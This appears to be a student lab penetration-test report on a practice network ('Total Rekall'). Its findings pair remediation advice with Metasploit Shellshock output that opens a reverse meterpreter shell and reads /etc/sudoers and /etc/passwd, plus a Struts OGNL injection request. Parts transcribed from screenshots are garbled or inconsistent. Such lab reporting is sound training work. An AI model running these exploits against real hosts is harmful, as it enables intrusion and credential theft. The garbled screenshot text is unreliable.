

Vulnerability 6	Findings
<b>Title</b>	Exposed information regarding DNS Record of the Total Rekall site Flag 2 Day 2
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Low
<b>Description</b>	Leveraged the Domain Dossier tool within the OSINT framework page to search for DNS information on the Total Rekall site.

<b>Images</b> 	<b>Affected Hosts</b> 192.168.14.35 <b>Remediation</b> Consider using CNAME records that point to other domains rather than listing the direct A record of sensitive domains. According to ChatGPT, some providers like Cloudflare and Amazon Route 53 offer DNS services that obscure certain DNS records as well as offering additional layers of privacy and hiding/minimizing the exposure of sensitive records.
---	---


Vulnerability 7	Findings
<b>Title</b> Exposed information regarding the SSL certificate of the Total Rekall site Flag 3 Day 2	
<b>Type (Web app / Linux OS / Windows OS)</b> Linux OS	
<b>Risk Rating</b> Low	
<b>Description</b> Utilized the "crt.sh" tool from the OSINT framework page to find sensitive information regarding the SSL certificate of the Total Rekall website.	
<b>Images</b> 	
<b>Affected Hosts</b> 192.168.14.35	
<b>Remediation</b> Consider using a private or an internal certificate authority.	


Vulnerability 8	Findings
Title	Flag 4 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	Ran a Zenmap scan (using this cidr notation: 192.168.13.0/28) to search for exposed host IPs.
Images	 
Affected Hosts	192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.138.13.1
Remediation	According to ChatGPT, using intrusion detection/prevention systems can detect and block such scans. It also suggests configuring firewalls and other perimeter security devices to rate-limit or block excessive traffic from sources performing aggressive scans.

Vulnerability 9	Findings
Title	Drupal Service Flag 5 Day 2

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Ran an aggressive nmap scan (against this IP with cider notation: 192.168.13.0/28) to search and find an exposed host IP that was running with the Drupal service with a known CVE vulnerability.
Images	 
Affected Hosts	192.168.13.13
Remediation	Upgrading the Drupal service to its most up to date version to avoid an attacker exploiting any known vulnerabilities on the version depicted. One could also deploy measures and tactics to counteract abuse of any known vulnerabilities on the current version depicted

Vulnerability 10	Findings
Title	Nessus Scan Flag 6 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS

<b>Risk Rating</b>	Critical
<b>Description</b>	Ran a Nessus scan on the IP 192.168.13.12 to find the ID number of a known critical vulnerability (Jakarta Multipart RCE).
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	Consider upgrading to the latest version. If that is not possible, research the vulnerability and deploy countermeasures to prevent a potential attack.

Vulnerability 11	Findings
<b>Title</b>	Flag 7 Day 2
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Utilized a RCE exploit to
<b>Images</b>	

The screenshots show the Nessus Essentials interface running on a Windows host (Kali on ML-REFVM-197105). The interface displays findings for three different hosts (ML-REFVM-197105, ML-REFVM-197106, and ML-REFVM-197107) across three separate windows.

**Host 1: ML-REFVM-197105**

- Vulnerabilities:**
  - CVSS v2 Base Score: 6.1
  - CVSS v2 Temporal Score: 7.3
  - CVSS v2 Overall Score: 5.6
  - CVSS v2 Vector: CVSSv2::MEDIUM/NORMAL/CWE-89
- Actions:** Quick Create, Import Virtual Mac, Hyper-V Settings, Virtual Switch Manager, Virtual SAN Manager, Edit Disk, Inspect Disk, Stop Service, Remove Server, Refresh, View, Help, Kali, Connect, Settings, Turn Off, Shut Down, Save, Pause, Restart, Checkpoint, Move, Export, Rename, Help.

**Host 2: ML-REFVM-197106**

- Vulnerabilities:**
  - CVSS v2 Base Score: 6.1
  - CVSS v2 Temporal Score: 7.3
  - CVSS v2 Overall Score: 5.6
  - CVSS v2 Vector: CVSSv2::MEDIUM/NORMAL/CWE-89
- Actions:** Quick Create, Import Virtual Mac, Hyper-V Settings, Virtual Switch Manager, Virtual SAN Manager, Edit Disk, Inspect Disk, Stop Service, Remove Server, Refresh, View, Help, Kali, Connect, Settings, Turn Off, Shut Down, Save, Pause, Restart, Checkpoint, Move, Export, Rename, Help.

**Host 3: ML-REFVM-197107**

- Vulnerabilities:**
  - CVSS v2 Base Score: 6.1
  - CVSS v2 Temporal Score: 7.3
  - CVSS v2 Overall Score: 5.6
  - CVSS v2 Vector: CVSSv2::MEDIUM/NORMAL/CWE-89
- Actions:** Quick Create, Import Virtual Mac, Hyper-V Settings, Virtual Switch Manager, Virtual SAN Manager, Edit Disk, Inspect Disk, Stop Service, Remove Server, Refresh, View, Help, Kali, Connect, Settings, Turn Off, Shut Down, Save, Pause, Restart, Checkpoint, Move, Export, Rename, Help.

The screenshot shows a terminal window titled "root@kali" with the command "nc -l -p 4444" running. The output indicates a connection from "192.168.13.11" on port "4444". The terminal also displays the contents of the "/etc/sudoers" file, which includes the flag "Flag 8 Day 2".

<b>Affected Hosts</b>	192.168.13.10
<b>Remediation</b>	Upgrade the Tomcat service to the most current version available to avoid a potential attack.

Vulnerability 12	Findings
<b>Title</b>	Flag 8 Day 2
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Used the Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) exploit to gain access to the 192.168.13.11 host IP to gain access to the /etc/sudoers file. Once inside, the "cat" command was utilized to show the sudoers file, revealing flag 8.

(Disregard the marking on the first image, it was made to highlight the exploit used, however the highlight that was used and should have been marked is the one above it (#2)

```
UVM-VRT-CYBER-PT-09-2024-U-L0C-MTH-A-Proj02          0 10d 0h 27m 35s
root@kali:~# ./exploit/multi/http/tomcat_esp_upload_bypass
[+] Exploit: http://192.168.1.10:8080/tomcat_esp/upload/bypass
[+] Target: Tomcat RCE via ESP Upload Bypass
[+] Method: POST
[+] Path: /tomcat_esp/upload/bypass
[+] Headers:
[+] Data:
[+] Status: 200 OK
[+] Response:
HTTP/1.1 200 OK
Content-Type: application/x-javascript
Content-Length: 102
Date: Mon, 09 Oct 2024 10:05:24 GMT
Connection: close

<script>
    var shellcode = /*(REDACTED)*/;
    var exploit = /*(REDACTED)*/;
    eval(exploit);
</script>
```

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

Linux Scavenger Hunt - qterminal

root@kali:~

```
[+] No results from search
[-] Failed to load module: exploit/multi/http/apache_mod_cgi_bash_env_exec
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
---  ---  ---  ---
CMD_MAX_LENGTH  2048  yes  CMD max line length
CVE  CVE-2014-6271  yes  CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER  User-Agent  yes  HTTP header to use
METHOD  GET  yes  HTTP method to use
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH  /bin  yes  Target PATH for binaries used by the CmdStager
RPORT  80  latency  yes  The target port (TCP)
SRVHOST  0.0.0.0  yes  The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080  yes  The local port to listen on.
SSL  false  no  Enable SSL/TLS for outgoing connections
SSLCert  yes  Path to a custom SSL certificate (default is randomly generated)
TARGETURI  yes  Path to CGI script
TIMEOUT  5  yes  HTTP read response timeout (seconds)
URIPATH  /shockme.cgi  no  The URI to use for this exploit (default is random)
VHOST  subdomains  no  HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---  ---
LHOST  172.17.240.226  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port

Exploit target:
Id  Name
0  Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
[*] Exploit running as user: root. Please report any incorrect results at https://nmap.org/submit/ .
[*] 1 address to scan on hosts up! scanned in 00:01 seconds
[*] http://172.17.240.226:4444/cgi-bin/shockme.cgi at 2023-02-04 21:13:23 EST

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name  Current Setting  Required  Description
---  ---  ---  ---
CMD_MAX_LENGTH  2048  yes  CMD max line length
CVE  CVE-2014-6271  yes  CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER  User-Agent  yes  HTTP header to use
METHOD  GET  yes  HTTP method to use
Proxies  no  A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes  The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH  /bin  yes  Target PATH for binaries used by the CmdStager
RPORT  80  yes  The target port (TCP)
```

## Images

The screenshot shows a terminal window titled "UofM-VIRT-CYBER-PT-09-2024-U-LOLC-MTTH-A-Project2" running on a Kali Linux VM. The terminal is connected via a Virtual Machine Connection. The session is root@kali:~.

```
root@kali:~/Documents/day_2    root@kali:~# msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name          Current Setting  Required  Description
CMD_MAX_LENGTH 2048           yes        CMD max line length
CVE           CVE-2014-6271      yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER         User-Agent       yes        HTTP header to use
METHOD         GET             yes        HTTP method to use
PROXIES        PROXY[...]
RHOSTS        192.168.13.11    yes        A proxy chain of format type:host:port[,type:host:port][...]
RPATH         /bin/sh[*]       yes        Target PATH for binaries used by the CmdStager
REPORT        0% completed     yes        The target port (TCP)
SRVHOST       0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080            yes        The local port to listen on.
SSL           false            no         Whether to enable SSL for outgoing connections
SSLCert        Path to a custom SSL certificate (default is randomly generated)
TARGETURI      /cgi-bin/shockme.cgi  yes        Path to CGI script
TIMEOUT        5               yes        HTTP read response timeout (seconds)
URIPATH       /shockme[*]      no         The URI to use for this exploit (default is random)
VHOST         localhost[*]    no         HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST        172.17.240.226   yes        The listen address (an interface may be specified)
LPORT        4444            yes        The listen port


Exploit target:
Id  Name
--  --
 0  Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Started reverse TCP handler on 172.17.240.226:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.17.240.226:4444 -> 192.168.13.11:32832 ) at 2025-02-04 21:59:17 -0500

meterpreter > shell
Process 74 created.
Channel 1 created. [root@kali:~] None of services not known
whami
www-data
ls
shockme.cgi
```

	<pre> msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; set RHOST 192.168.13.11 RHOST =&gt; 192.168.13.11 msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) &gt; run [*] Started reverse TCP handler on 172.17.240.226:4444 [*] Command Stager progress - 100.46% done (1097/1092 bytes) [*] Sending stage (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.17.240.226:4444 -&gt; 192.168.13.11:32832 ) at 2025-02-04 21:59:17 -0500  meterpreter &gt; shell Process 74 created. Channel 1 created. whami www-data www-data shockme.cgi shockme.cgi \$ cd shockme.cgi \$ cat shockme.cgi #!/bin/bash SERVICE=VERSION echo "Content-type: text/html" \$SERVICE \$VERSION echo "" echo "Regular, expected output" echo "/etc/sudoers" # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file.  Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/snap/bin"  # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root    ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin  ALL=(ALL) ALL # Allow members of group sudo to execute any command sudo   ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d #includedir /etc/sudoers.d #flag8-9dnx5hdF5 ALL=(ALL:ALL) /usr/bin/less </pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	Upgrade the Apache service that is used to run the host IP listed in order to prevent any potential attacks.

Vulnerability 13	Findings
<b>Title</b>	Flag 9 Day 2
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Utilizing the same exploit from the previous vulnerability listed onto the same host IP, the "cat" command was used to show the contents of the /etc/passwd file, revealing flag 9.

<p><b>Images</b></p> 	
<p><b>Affected Hosts</b></p> <p>192.168.13.11</p>	<p><b>Remediation</b></p> <p>Upgrade the Apache service that is used to run the host IP listed in order to prevent any potential attacks.</p>

Vulnerability 14	Findings
Title	Flag 10 Day 2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Nessus was used against the 192.168.13.12 host IP to identify any RCE exploits. The Apache Struts Jakarta Multipart Parser OGNL Injection exploit was then used to gain access to the host IP listed. Once inside the system, A .zip file was found within the /root directory titled "flagisinThisfolder.zip". After the file was downloaded to the local machine and unzipped, flag 10 was revealed.</p>

The image consists of three vertically stacked screenshots of the Nessus application interface, specifically the 'Vulnerabilities' section for a scan named 'flag 10 / 192.168.13.12'.

**Screenshot 1:** Shows a summary of 12 vulnerabilities found. One critical vulnerability is highlighted: 'Apache Struts 2.3.3 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)'.

Type	Name	Count	Most Details
CGI abuses	1	1	IP: 192.168.13.12 OS: Linux Kernel 2.6 Status: Today at 5:51 PM Last Check: 2023-03-05 04:48 Elapsed: 4 minutes
Firewalls	1	1	
Web Servers	3	3	
Web Servers	1	1	
General	1	1	
General	1	1	
Port Scanners	1	1	
General	1	1	
Service detection	1	1	
General	1	1	
	1	1	

**Screenshot 2:** A detailed view of the Apache Struts vulnerability. It includes a description, solution, and exploit output.

**Description:**  
The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this via a specially crafted Content-type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

**Solution:**  
Upgrade to Apache Struts version 2.3.32 or 2.5.10.1 or later.  
Alternatively, apply the workaround referenced in the vendor advisory.

**See Also:**  
<http://www.vulnintelelligence.com/2017/03/apache-0-day-exploited.html>  
<http://www.nessus.org/7761c554>  
<https://wiki.apache.org/confluence/display/WWS/WWS-045>

**Output:**  
Nessus was able to exploit the issue using the following request:  
GET / HTTP/1.1  
Host: 192.168.13.12:8080  
Accept-Charset: iso-8859-1,utf-8;q=0.9,\*/\*;q=0.1  
Accept-Language: en-US,en;q=0.9  
Content-Type: multipart/form-data; boundary="-----\_TtVvPvCv77"; addHeader("X-Tenable","TVVvPvCv77").multipart/form-data  
Connection: close  
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)  
Pragma: no-cache  
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, \*/\*

**Screenshot 3:** Another detailed view of the same Apache Struts vulnerability, showing exploit details and available exploit modules.

**Risk Information:**  
Risk Factor: Critical  
CVSS v3.0 Base Score: 10.0  
CVSS v3.0 Vector: CVSS:3.0/WAV/N/A/C/L/PR/N/AV/H/CH/H/A/H  
CVSS v3.0 Temporal Vector: CVSS:3.0/E/H/RL/RC/C  
CVSS v3.0 Temporal Score: 9.5  
CVSS v2.0 Base Score: 10.0  
CVSS v2.0 Temporal Score: 8.7  
CVSS v2.0 Vector: CVSS:2.0/W/N/A/C/L/Au/N/C/C  
CVSS v2.0 Temporal Vector: CVSS:2.0/H/R/C/C

**Vulnerability Information:**  
CVSS v3.0 Vector: CVSS:3.0/W/AU/N/C/L/PR/N/AV/H/CH/H/A/H  
CVSS v3.0 Temporal Vector: CVSS:3.0/E/H/RL/RC/C  
CVSS v3.0 Temporal Score: 9.5  
CVSS v2.0 Base Score: 10.0  
CVSS v2.0 Temporal Score: 8.7  
CVSS v2.0 Vector: CVSS:2.0/W/N/A/C/L/Au/N/C/C  
CVSS v2.0 Temporal Vector: CVSS:2.0/H/R/C/C


**Exploit Available With:**  
Metasploit (Apache Struts Jakarta Multipart Parser RCE (remote))  
CANVAS ()  
Core Impact

## Images







	<pre>root@kali: ~# ./nmap -A 192.168.13.13 Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-17 19:45 EST Nmap done: 1 IP address (1 host up) scanned in 4.20 seconds root@kali: ~# curl -s https://192.168.13.13/drupal/api/v1/node/1 {   "id": 1,   "type": "node",   "title": "Home   Drupal CVE-2019-6340",   "uid": 1,   "status": 1,   "created": "2019-01-01T00:00:00+00:00",   "changed": "2019-01-01T00:00:00+00:00",   "sticky": 0,   "url": "/node/1",   "format": "HTML" }</pre>
Affected Hosts	192.168.13.12
Remediation	Update the Apache service used to run the IP listed to avoid any potential attacks.


Vulnerability 15	Findings
Title	Flag 11 Day 2
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using Nmap on the host IP 192.168.13.13, it was discovered that the service used to run the host IP was Drupal 8. After researching the service to find any known vulnerabilities, the Drupal RESTful Web Services unserialize() RCE exploit was used to gain access to the IP. The command used to determine the server username was getuid.
Images	

Affected Hosts	192.168.13.13
Remediation	Upgrade the Drupal service to the latest firmware version to prevent any potential attacks.

